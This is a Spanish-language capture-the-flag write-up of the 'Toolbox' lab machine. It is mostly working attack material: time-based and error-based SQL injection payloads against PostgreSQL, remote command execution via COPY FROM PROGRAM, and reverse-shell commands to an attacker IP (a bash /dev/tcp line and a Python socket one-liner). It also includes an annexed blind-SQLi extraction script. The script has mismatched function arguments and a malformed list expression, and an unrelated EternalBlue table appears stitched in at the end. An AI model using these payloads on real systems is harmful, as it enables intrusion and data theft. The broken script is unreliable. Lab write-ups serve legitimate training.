Código 2. Payload Time-Based Blind SQLi #1

- **Tablas** dentro de dicha base de datos, las cuales no sean las tablas por defecto de PostgreSQL. Por ejemplo recibimos las tablas de `information_schema` y `public`.




Ilustración 17. Ejecución de script para SQLi T-BB #2

```
(SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE 'pg_%' ORDER BY schema_name LIMIT
```

Código 3. Payload Time-Based Blind SQLi #2

Una de las funcionalidades que soporta PostgreSQL es la de ejecutar comandos del sistema operativo en el que se encuentra instalado. Para esto deberemos comprobar en primera instancia el usuario y los permisos de super usuario de este que está ejecutando las sentencias desde la web.

- Comprobamos primero el **nombre del usuario**:

```
[?] Pos 10 - Char '|' (124) → Tiempo: 0.21s
[?] Pos 10 - Char '}' (125) → Tiempo: 0.21s
[?] Pos 10 - Char '~' (126) → Tiempo: 0.25s
[!] No se encontró carácter en pos 10
[✓] Resultado completo: postgresi
```

~/Ma/HTB/ToolBox/exploit

1m 5s

Ilustración 18. Ejecución de script para SQLi T-BB #3

```
(SELECT current_user)
```

Código 4. Payload Time-Based Blind SQLi #3

- Y los permisos de súper usuario de este, en caso de que saliera **true** esto sería cierto y podríamos hacer uso de RCE a falta de comprobar la posibilidad de uso de **COPY ... TO PROGRAM ...**

```
[?] Pos 5 - Char '|' (124) → Tiempo: 0.21s
[?] Pos 5 - Char '}' (125) → Tiempo: 0.16s
[?] Pos 5 - Char '~' (126) → Tiempo: 0.21s
[!] No se encontró carácter en pos 5
[✓] Resultado completo: true
```

~/Machines/HTB/ToolBox/exploit

43s

Ilustración 19. Ejecución de script para SQLi T-BB #4

```
(SELECT rolsuper::text FROM pg_roles WHERE rolname = current_user)
```

Código 5. Payload Time-Based Blind SQLi #4

En efecto tenemos permisos de superusuario. No obstante, debido a la incapacidad de poder elaborar un script que nos permita llevar a cabo la ejecución de comandos, vamos a seguir la enumeración de esto y la posible explotación mediante SQLi Error-Based.

Error-Based

En este enfoque forzamos errores intencionadamente —por ejemplo, mediante conversión de tipos incompatibles (CAST() o TO_NUMBER())— para filtrar contenido sensible en los mensajes de error.

Vamos a llevar a cabo de nuevo la enumeración básica para la práctica y conocimiento personal.

- **Base de datos en uso**

```
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
username="+AND+1%3dCAST((SELECT+current_database())+AS+INTEGER)--+"&password=ad

14 <br />
15 <b>
Warning
: pg_query(): Query failed: ERROR: invalid input syntax for integer:
'quote' in <b>
/var/www/admin/index.php
</b>
on line <b>
10
</b>
```

Ilustración 20. Error-Based SQLi #1

```
' +AND+1%3dCAST((SELECT+current_database())+AS+INTEGER)--+
```

Código 6. Payload Error-Based SQLi #1

- **Usuario y permisos de super usuario**

<pre> Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username=' +CAST((SELECT+current_user)+AS+INTEGER)+--&password=ad </pre>	<pre> 15 Warning : pg_query(): Query failed: ERROR: invalid input syntax for integer: &quot;postgres&quot; in /var/www/admin/index.php on line 10
 16
 </pre>
---	--

Ilustración 21. Error-Based SQLi #2

```
'||+CAST((SELECT+current_user)+AS+INTEGER)+--
```

Código 7. Payload Error-Based SQLi #2

<pre> Priority: u=0, i Te: trailers Connection: keep-alive username= ' +CAST((SELECT+rolsuper%3a%3atext+FROM+pg_roles+WHERE+rolname+%3d+current_user)+AS+INTEGER)+--&password=ad </pre>	<pre> : pg_query(): Query failed: ERROR: invalid input syntax for integer: &quot;true&quot; in /var/www/admin/index.php on line 10
 16
 17 Warning </pre>
--	--

Ilustración 22. Error-Based SQLi #3

```
'||+CAST((SELECT+rolsuper%3a%3atext+FROM+pg_roles+WHERE+rolname+%3d+current_user)+AS+INTEGER)+--
```

Código 8. Payload Error-Based SQLi #3

Sabiendo que tenemos permisos de super usuario y que tenemos la capacidad de ejecutar sentencias por medio de stack queries simplemente nos queda comprobar si podemos ejecutar **COPY ... FROM PROGRAM ...** pero antes vamos a ver que es esto y los requisitos de ello.

COPY ... FROM PROGRAM ...

PostgreSQL necesita un lugar donde poner la salida de los comandos, para posteriormente poder leer dicha salida con otra consulta. La secuencia que usa sqlmap es la siguiente

1. Crea una tabla donde poder escribir la salida del comando a ejecutar

```

DROP TABLE IF EXISTS cmd_output;
CREATE TABLE cmd_output (line text);

```

Código 9. Paso #1 RCE PostgreSQL

2. Una vez tenemos el lugar donde se guarda la salida del comando, ejecutamos un comando del sistema operativo correspondiente.

```
COPY cmd_output FROM PROGRAM 'whoami';
```

Código 10. Paso #2 RCE PostgreSQL

Con esto ejecutamos el comando whoami, y cada línea que imprime el comando se inserta como una fila en la tabla cmd_output.

3. Leemos la salida del comando

```

SELECT line FROM cmd_output;
SELECT line FROM cmd_output LIMIT 1 OFFSET 0; #En caso de que el comando tenga varias líneas, se itera el 0

```

Código 11. Paso #3 RCE PostgreSQL

Ahora vamos a llevar esto a la práctica:

RCE vía Error-Based SQLi

En primera instancia borramos una tabla con el nombre que deseemos, para evitar conflictos posteriores al crearla.

Sec-Fetch-User: ?l Priority: u=0, i Te: trailers Connection: keep-alive username='%3b+DROP+TABLE+cmd_output%3b+--&password=ad	Warning : pg_query(): Query failed: ERROR: table "cmd_output" does not exist in </var/www/admin/index.php on line 10
---	---

Ilustración 23. Error-Based SQLi #4

```
'%3b+DROP+TABLE+cmd_output%3b+--
```

Código 12. Payload Error-Based SQLi #4

Tras esto creamos la tabla con el mismo nombre.

POST / HTTP/1.1 Host: admin.megalogistic.com Cookie: PHPSESSID=0edabc0allec0b8f2d97004bcd4f55d6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded Content-Length: 60 Origin: https://admin.megalogistic.com Referer: https://admin.megalogistic.com/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?l Priority: u=0, i Te: trailers Connection: keep-alive username='';CREATE+TABLE+cmd_output+(line+text)--&password=ad	1 HTTP/1.1 200 OK 2 Date: Sun, 16 Nov 2025 18:01:16 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.3.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 916 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14 <html lang="en" > 15 <head> 16 <meta charset="UTF-8"> 17 <title> Administrator Login </title> 18 <link rel="stylesheet" href="/style.css"> 19 20 </head> 21 <body> 22 <!-- partial:index.partial.html --> 23 <div class="wrapper fadeInDown"> 24 <div id="formContent"> 25 <!-- Tabs Titles --> 26 <h2 class="active"> Sign In </h2>
--	--

Ilustración 24. Error-Based SQLi #5

```
';CREATE+TABLE+cmd_output+(line+text)--
```

Código 13. Payload Error-Based SQLi #5

Debido a que se trata de una stack query, la salida de la sentencia no debe presentar errores, pero si queremos comprobar si se ha ejecutado correctamente simplemente deberemos volver a lanzar la sentencia, donde vemos que se nos indica que la tabla ya existe.

Sec-Fetch-Site: same-origin Sec-Fetch-User: ?l Priority: u=0, i Te: trailers Connection: keep-alive username=admin';CREATE+TABLE+cmd_output+(line+text)--&password=ad	15 Warning : pg_query(): Query failed: ERROR: relation "cmd_output" already exists in </var/www/admin/index.php on line 10
--	---

Ilustración 25. Error-Based SQLi #6

Por último llevamos a cabo la ejecución del comando direccionando la salida de este a la tabla creada.

POST / HTTP/1.1 Host: admin.megalogistic.com Cookie: PHPSESSID=0edabc0allec0b8f2d97004bcd4f55d6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded Content-Length: 67 Origin: https://admin.megalogistic.com Referer: https://admin.megalogistic.com/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username=admin';COPY+cmd_output+FROM+PROGRAM+'whoami'--&password=ad	1 HTTP/1.1 200 OK 2 Date: Sun, 16 Nov 2025 18:02:53 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.3.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 916 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14 <html lang="en" > 15 <head> 16 <meta charset="UTF-8"> 17 <title> 18 Administrator Login 19 </title> 20 <link rel="stylesheet" href="./style.css"> 21 </head> 22 <body>
--	--

Ilustración 26. Error-Based SQLi #7

```
admin';COPY+cmd_output+FROM+PROGRAM+'whoami'--
```

Código 14. Payload Error-Based SQLi #6

Tras lanzar la sentencia con la ejecución del comando simplemente leemos los datos que han quedado en dicha tabla.

14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 Connection: keep-alive 20 21 username=' +CAST((SELECT+line+FROM+cmd_output)+AS+INTEGER)++&password=ad	14 15 Warning : pg_query(): Query failed: ERROR: invalid input syntax for integer: "postgres" in /var/www/admin/index.php on line 10
---	---

Ilustración 27. Error-Based SQLi #8

```
'||+CAST((SELECT+line+FROM+cmd_output)+AS+INTEGER)++
```

Código 15. Payload Error-Based SQLi #7

Si ejecutamos id y comprobamos la salida, los datos se guardan en la siguiente línea, por lo que la consulta cambia ligeramente añadiendo el offset para leer en base al mismo.

Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username=' +CAST((SELECT+line+FROM+cmd_output+LIMIT+1+OFFSET+1)+AS+INTEGER)++&password=ad	Warning : pg_query(): Query failed: ERROR: invalid input syntax for integer: "uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)" in /var/www/admin/index.php on line 10
--	--

Ilustración 28. Error-Based SQLi #9

```
'||+CAST((SELECT+line+FROM+cmd_output+LIMIT+1+OFFSET+1)+AS+INTEGER)++
```

Código 16. Payload Error-Based SQLi #8

Sabiendo que tenemos ejecución remota de comandos, lo que queremos es una reverse shell, por lo que ejecutamos lo siguiente




Ilustración 29. Error-Based SQLi #10

```
admin';COPY+cmd_output+FROM+PROGRAM+'bash+-c+\"/bin/bash+i>%26+/dev/tcp/10.10.14.47/4444+0>%261\"'--
```

Código 17. Payload Error-Based SQLi #9

Destacamos que parece ser que nos encontramos en un Docker, por lo que para la escalada de privilegios deberemos escapar del mismo para obtener la root flag. Sin embargo se nos permite obtener la user flag desde este contenedor.




Ilustración 30. User Flag

3. ESCALADA

Debido a que nos encontramos en un Docker y que el mismo se encuentra conectado mediante una red interna al host en el que se encuentra lanzado vamos a probar a enumerar puertos internos que tiene abierto el mismo para ver si podemos acceder por los mismos.

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ for P in {0..10000}; do timeout 1 bash -c "echo '' > /dev/tcp/172.17.0.1/$P" 2>/dev/null && echo "PUERTO $P ABIERTO"; done  
<1/$P" 2>/dev/null && echo "PUERTO $P ABIERTO"; done  
PUERTO 22 ABIERTO  
PUERTO 443 ABIERTO  
PUERTO 2376 ABIERTO
```

Ilustración 31. Enumeración interna de puertos

4. ANEXO I – SCRIPTS

En este anexo se muestran y explican los scripts utilizados en el transcurso del documento

PostgreSQL Blind-Based DB Info Extraction

```
import requests
import time
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# === CONFIG ===
url = 'https://admin.megalogistic.com/'
sleep_time = 5
threshold = 4.5

headers = {
    'User-Agent': 'Mozilla/5.0',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie': 'PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e'
}

def build_payload(position, ascii_code):
    # Evalúa si el carácter en la posición `position` de CURRENT_SCHEMA()
    # tiene código ASCII igual a `ascii_code`, y duerme si es cierto
    return (
        f" AND 1571=(CASE WHEN "
        f"(ASCII(SUBSTRING(CURRENT_SCHEMA() FROM {position} FOR 1)) = {ascii_code}) "
        f"THEN (SELECT 1571 FROM pg_sleep({sleep_time})) "
        f"ELSE 1571 END)--"
    )

def extract_char(expression, position):
    # Caracteres ordenados por probabilidad de aparición
    common_chars = (
        list("abcdefghijklmnopqrstuvwxyz") +
        list("_") +
        list("ABCDEFGHIJKLMNOPQRSTUVWXYZ") +
        list("0123456789") +
        [chr(i) for i in range(32, 127)]
        if chr(i) not in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_"
    )

    for c in common_chars:
        ascii_code = ord(c)
        payload = build_payload(expression, position, ascii_code)
        data = {
            'username': payload,
            'password': 'test'
        }

        start = time.time()
        response = requests.post(url, data=data, headers=headers, verify=False)
        elapsed = time.time() - start

        print(f"[?] Pos {position} - Char '{c}' ({ascii_code}) → Tiempo: {elapsed:.2f}s")

        if elapsed > threshold:
            print(f"[✓] Carácter confirmado en pos {position}: '{c}'")
            return c

    print(f"[!] No se encontró carácter en pos {position}")
    return None

def extract_sql_value(expression, max_length):
    print(f"[*] Extrayendo resultado de: {expression}")
    result = ''
    for position in range(1, max_length + 1):
        char = extract_char(expression, position)
        if not char:
            break
        result += char
        print(f"[+] Resultado parcial: {result}")
    return result

if __name__ == '__main__':
    # Cambia aquí la expresión SQL que quieras extraer
    sql_expression = "CURRENT_SCHEMA()"
    max_len = 60

    value = extract_sql_value(sql_expression, max_len)
    print(f"\n[✓] Resultado completo: {value}")
```

Explications

Propósito

Este script explota una vulnerabilidad SQLi Blind. Como no encontramos salida visible tras ejecutar los payload, el script capta los caracteres de aquello que queramos recibir, en este caso **CURRENT_SCHEMA()**, midiendo el tiempo de respuesta del servidor cuando este ejecuta **pg_sleep(n)** en caso de que la condición sea verdadera.

Estructura

Configuración inicial

```
import requests
import time
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
```

Se requieren las siguientes librerías para llevar a cabo las peticiones web, medir el tiempo de respuesta y desactivar los warnings de certificados autofirmados. En caso de que no se añada la última línea que ejecuta la última acción, se mostrarían por pantalla todos estos errores, aunque sin inferir en el funcionamiento del script.

Parámetros de ataque

```
url = 'https://admin.megalogistic.com/'
sleep_time = 5
threshold = 4.5

headers = {
    'User-Agent': 'Mozilla/5.0',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie': 'PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e'
}
```

El presente apartado presenta los siguientes campos:

- **url** – URL vulnerable.
- **sleep_time** – tiempo que ejecutara **pg_sleep()**.
- **threshold** – tiempo de demora en el que se si se supera se considera la condición verdadera.
- **headers** – cabeceras necesarias para el envío correcto de la petición.

Funciones

build_payload(position, ascii_code)

```
def build_payload(position, ascii_code):
    # Evalúa si el carácter en la posición `position` de CURRENT_SCHEMA()
    # tiene código ASCII igual a `ascii_code`, y duerme si es cierto
    return (
        f"' AND 1571=(CASE WHEN "
        f"(ASCII(SUBSTRING(CURRENT_SCHEMA() FROM {position} FOR 1)) = {ascii_code}) "
        f"THEN (SELECT 1571 FROM pg_sleep({sleep_time})) "
        f"ELSE 1571 END)--"
    )
```

Esta función construye el payload SQL que se inyectara, en nuestro caso en el campo username.

1. **SUBSTRING(CURRENT_SCHEMA() FROM {position} FOR 1))** – Extrae el carácter {position} de la información que queramos extraer, en este caso **CURRENT_SCHEMA()**.
2. **ASCII(...) = {ascii_code}** – compara el código ASCII del carácter con el valor actual del bucle
3. En caso de que sea cierto se ejecuta **pg_sleep()**.
4. Si no se ejecuta simplemente 1571.

extract_char(position)

```
def extract_char(expression, position):
    # Caracteres ordenados por probabilidad de aparición
    common_chars = (
        list("abcdefghijklmnopqrstuvwxyz") +
        list("_") +
        list("ABCDEFGHIJKLMNOPQRSTUVWXYZ") +
        list("0123456789") +
        [chr(i) for i in range(32, 127)]
        if chr(i) not in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_"
    )

    for c in common_chars:
        ascii_code = ord(c)
        payload = build_payload(expression, position, ascii_code)
        data = {
            'username': payload,
            'password': 'test'
        }

        start = time.time()
        response = requests.post(url, data=data, headers=headers, verify=False)
        elapsed = time.time() - start

        print(f"[?] Pos {position} - Char '{c}' ({ascii_code}) → Tiempo: {elapsed:.2f}s")

        if elapsed > threshold:
            print(f"[✓] Carácter confirmado en pos {position}: '{c}'")
            return c

    print(f"[!] No se encontró carácter en pos {position}")
    return None
```

1. Esta función recorre todos los caracteres ASCII imprimibles. Estos se encuentran ordenados en base a los que mayor probabilidad tienen de aparecer hasta los de menos.
2. Construye el payload con esa posición y ese ASCII.
3. Esto es enviado al servidor con una petición tipo POST.
4. Mide el tiempo de respuesta: en caso de que sea mayor que threshold el carácter es correcto. En caso contrario pasa al siguiente carácter ASCII.
5. Devuelve el carácter correcto cuando lo encuentra.

extract_sql_value(expression, max_length)

```
def extract_sql_value(expression, max_length):
    print(f"[*] Extrayendo resultado de: {expression}")
    result = ''
    for position in range(1, max_length + 1):
        char = extract_char(expression, position)
        if not char:
            break
        result += char
        print(f"[+] Resultado parcial: {result}")
    return result
```

Esta función coordina la extracción completa del valor SQL que queramos obtener, reconstruyéndolo carácter a carácter usando la función anterior.

Esta recibe la expresión SQL, en nuestro caso CURRENT_SCHEMA() y el número máximo de caracteres que intentara extraer.

main

```
if __name__ == '__main__':  
    # Cambia aquí la expresión SQL que quieras extraer  
    sql_expression = "CURRENT_SCHEMA()"   
    max_len = 60  
  
    value = extract_sql_value(sql_expression, max_len)  
    print(f"\n[✓] Resultado completo: {value}")
```

En este apartado lo único que deberemos hacer es cambiar la expresión SQL que queremos obtener y la longitud máxima a comprobar.

CVE-2017-0144 Eternal-Blue	
Descripción	Exploit desarrollado por la NSA que aprovecha una vulnerabilidad en el protocolo SMBv1 de Windows que permite ejecutar código remoto sin autenticación.
Criticidad (CVSS 3.x)	ALTA – 8.80
Vector de ataque	Protocolo SMB, puerto 445/TCP
Impacto	Permite ejecución remota de código en contexto de sistema sin credenciales , otorgando control total del host (confidencialidad, integridad y disponibilidad comprometidas). Además, puede propagarse lateralmente de forma automatizada (riesgo de gusanos y ransomware), por lo que un único equipo vulnerable puede derivar en compromiso masivo de la red .
Fuentes	https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2017-0144

Tabla 1 - CVE-2017-0144 Eternal-Blue

```
import os,pty,socket;s=socket.socket();s.connect(("10.10.14.41",4444));[os.dup2(s.fileno(),f)for f
in(0,1,2)];pty.spawn("/bin/bash")
```